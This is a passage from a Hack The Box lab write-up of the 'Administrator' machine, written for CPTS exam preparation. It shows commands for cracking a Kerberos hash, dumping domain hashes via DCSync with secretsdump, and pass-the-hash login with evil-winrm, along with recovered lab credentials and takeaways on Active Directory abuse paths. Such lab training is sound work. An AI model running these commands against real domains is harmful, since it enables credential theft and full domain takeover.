hashcat -m 13100 ethan.hash /usr/share/wordlists/rockyou.txt
Credentials recovered: ethan:limpbizkit
Finding 2 — GenericWrite Permission Enabling Targeted Kerberoasting Against a Privileged Account
DCSync — Domain Credential Dump
Ethan holds DCSync rights. Use Impacket’s secretsdump to replicate all domain hashes:
secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
Administrator NTLM hash recovered: 3dc553ce4b9fd20bd016e098d2d2fd2e
Finding 3 — DCSync Rights on Non-Administrative Account Allowing Full Domain Credential Extraction
Administrator Access
Authenticate as Administrator via pass-the-hash over WinRM:
evil-winrm -i 10.129.14.38 -u administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'
Takeaways
How this box helped me prepare for the CPTS exam
-
BloodHound should run as soon as you have domain credentials on a Windows box. The entire attack path here is invisible without it. Both ACL chains, foothold and privesc, surface immediately in the graph. On the exam, your ability to use BloodHound will be tested.
-
Know what to do when Shadow Credentials fail. The
KDC_ERR_PADATA_TYPE_NOSUPPerror means the DC does not support PKINIT with certificate credentials. Either ADCS is absent or the feature is not enabled. This is common on vanilla DCs. When you see it, drop to a password set or look for another abuse path. Do not spend time troubleshooting the cert stack. -
GenericWriteis not a dead end when password changes are blocked. The Targeted Kerberoast technique works whenever you can write tomsDS-ServicePrincipalName. You do not needForceChangePasswordor the current password. IfGenericWriteis on an account that cannot be password-reset, Targeted Kerberoasting is the move. -
FTP on a domain controller is not normal. An open FTP port on a DC is unusual. The credential archive was sitting in Benjamin’s FTP home directory, accessible only because the ACL chain let us reset his password. On the exam, unusual services on DCs are worth keeping in the back of your mind as you build access.
-
Crackable archives extend your access beyond what AD gives you directly. The Password Safe archive held credentials for accounts that had no obvious connection to the ACL chain visible in BloodHound. Recovering and cracking credential stores like Password Safe, KeePass, etc. is a consistent foothold-expansion technique on Windows engagements.